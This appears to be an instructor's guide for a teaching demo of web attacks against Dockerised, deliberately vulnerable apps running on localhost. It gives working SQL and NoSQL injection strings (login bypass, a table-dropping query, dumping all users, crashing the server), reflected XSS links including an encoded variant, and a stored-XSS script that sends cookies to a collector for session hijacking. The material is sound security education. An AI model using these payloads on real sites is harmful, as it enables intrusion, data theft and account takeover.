**Installation**

Below is the list of the recommended software for this demo:

1. Linux x64 (Ubuntu/Debian, etc.),
2. Docker (<https://runnable.com/docker/install-docker-on-linux>)
3. Python 3.7.x (<https://docs.python.org/3/using/unix.html#on-linux>)

Make sure your Linux user is a member of the “docker” user group, otherwise just run the scripts with “sudo” command (see the section “The Docker Group” in the Docker installation manual referenced above).

Next, get the source code from [https://github.com/standash/damn-vulnerable-web-apps](https://github.com/standash/damn-vulnerable-web-apps/), cd into the cloned folder and run the following commands:

***./run.py nodegoat 8888 80***

***./run.py honeypot 8888 80***

***./run.py noslinjection 8888 80***


***./run.py sqlinjection 8888 80***

***./run.py xssreflected 8888 80***

Each of the above commands will build a corresponding Docker image (so it might take a while), therefore when executing each command wait until you see the message “***[\*] Press Ctr+C to kill the container***”, then press Ctrl+C and proceed to the next one.

(*The above step is needed as one-shot setup, so that you don’t have to build the images in front of the students*)

When running the “**docker images**” command you should see similar results (if that is the case, you are good to go):



**Demo**


**1. SQL Injection**


This demo application has a classic SQL injection vulnerability: the strings from a login field are inserted into a dynamic SQL query with string concatenation.

1. Start the corresponding application:

***./run.py sqlinjection 8888 80***

1. Open a web browser and navigate to “<http://localhost/login.html>”
2. Show that the valid credentials work (login: **Batman**, password: **GothamRulez**):



1. Show a message that is displayed when the credentials are incorrect: 
2. Show that using a SQL injection flaw we can bypass the password check when we know a valid username. Paste the following string into the “login” field:

***Batman' #***

1. Show that we can bypass the password check even if we do not know any valid usernames (we append a condition that will always make the query result “true”). Paste the following string into the “login” field

**Robin' OR 1=1 #**

1. Explain that attackers can use “stacked” queries to insert additional SQL commands. For example, the following command should also delete all tables in the database (will not work with the current demo application because MySQL does not support stacked queries):

**Robin' OR 1=1; DROP ALL TABLES;**

1. **NoSQL Injection**

This is a more complicated example of a database injection flaw: this time we are using Node.js server and MongoDb database. Since MongoDB uses JSON objects as queries, the application code that sends usernames and passwords to the database uses the “eval()” function to build a proper JSON object from a query string. This is a known antipattern that leads to devastating consequences.

Also, since everything is implemented in JavaScript, we are able not only to execute arbitrary database queries, but we can also execute arbitrary server-side JavaScript code.

1. Start the corresponding application:

***./run.py nosqlinjection 8888 80***

1. Open a web browser and navigate to “<http://localhost/login.html>”
2. (Same as in the SQL injection example)
3. (Same as in the SQL injection example)
4. Show that we can escape the JavaScript logic that checks for a password when we know logins for existing users. Paste the following string into the “login” field:

**Batman'})//**

1. Get a table with all usernames and passwords. Paste the following string into the “login” field:


**' + server.dbprovider.findAll("users", function(error, results) {response.send(results)}) + '})//**

1. Shutdown the web server (requires manual restart):


**'}); process.exit();//**

1. **Reflected Cross-Site Scripting**

This is a simple application that has JavaScript code that changes the HTML code based on the value of a query string parameter. For example, when users navigate to <http://localhost/hello.html>, they are greeted with the following message:



When users navigate to <http://localhost/hello.html?name=Stas>, they see the following:



Because the code of the application is very simple and has no security checks, this functionality can be exploited to mount XSS attacks.

1. Start the corresponding application:

**./run.py xssreflected 8888 80**

1. Insert an empty image with some JavaScript code attached to the “onerror” callback (since the “src” attribute of the “img” tag contains an invalid link, the “onerror” callback will execute automatically each time when the page is loaded). Paste the following link into the web browser query string:

[http://localhost/hello.html?name=<img src="qwerty" onerror=alert('HACKED')>](http://localhost/hello.html?name=%3cimg%20src=%22qwerty%22%20onerror=alert('HACKED')%3e)

1. To make the payload less obvious, attackers could try to obfuscate the links they sent to their victims. For example, we can hide the above payload using simple UTF-8 encoding as follows (the result will be the same):

<http://localhost/hello.html?%6E%61%6D%65=%3C%69%6D%67%20%73%72%63=%22%71%77%65%72%74%79%22%20%6F%6E%65%72%72%6F%72=%61%6C%65%72%74%28%27%48%41%43%4B%45%44%27%29%3E>

1. **Stored Cross-Site Scripting**

This is a more complicated example, and we will demonstrate how attackers can exploit stored XSS vulnerabilities to insert arbitrary code to website and steal user authentication cookies.


1. Start the “honeypot application” (it will be used to record user authentication cookies):

**./run.py honeypot 8888 8888**


1. Start the NodeGoat application (it contains the multiple flaws, including stored XSS)

**./run.py nodegoat 8888 80**

1. Create a simple user in Nodegoat (has no admin privileges) by pressing the “[New user? Sign Up](http://localhost/signup)” link



1. Open the “profile” web page (<http://localhost/profile>) when logged in as this user.1



1. Insert the following script into the “Last Name” field and press the “Submit” button:


**<script>**

**var xmlHttp = new XMLHttpRequest();**


**xmlHttp.open("GET", "http://localhost:8888/plain?data="+document.cookie, false);**

**xmlHttp.send(null);**

**</script>**


****

1. Log out from this user account (<http://localhost/logout>). Since the data that users enter into the fields of the “profile” form gets into the database as is without any input sanitization, we can put some arbitrary JavaScript/HTML code into one of them. In this way, each time the page is loaded, the data from the database will be embedded into the web page (any dynamic data such as JavaScript code will be executed). The code that we just inserted will send the cookies of the user that logs onto the website and visits the page (we use our “honeypot” application as the destination of the stolen cookies).
2. Log in as the website administrator (username: **admin**, password: **Admin\_123**).




Since the landing page of the admin is the list of all registered users, the code that we have inserted into the “Last Name” field will be executed as soon as the admin logs in.

1. Let’s check if we can retrieve the authentication cookie. Navigate to the following link: “<localhost:8888/show>”



We need to grab the cookie called “connect.sid”.

1. Open the incognito web browser window (note that the cookie is valid until admin is logged in) and check whether we can use the stolen auth cookie to avoid password checks. Go to the NodeGoat application (<http://localhost>) and open the web developer tools (F12 in Firefox):



1. Find the corresponding cookie and replace the value of “connect.sid” with the value of the stolen cookie. Reload the web page. 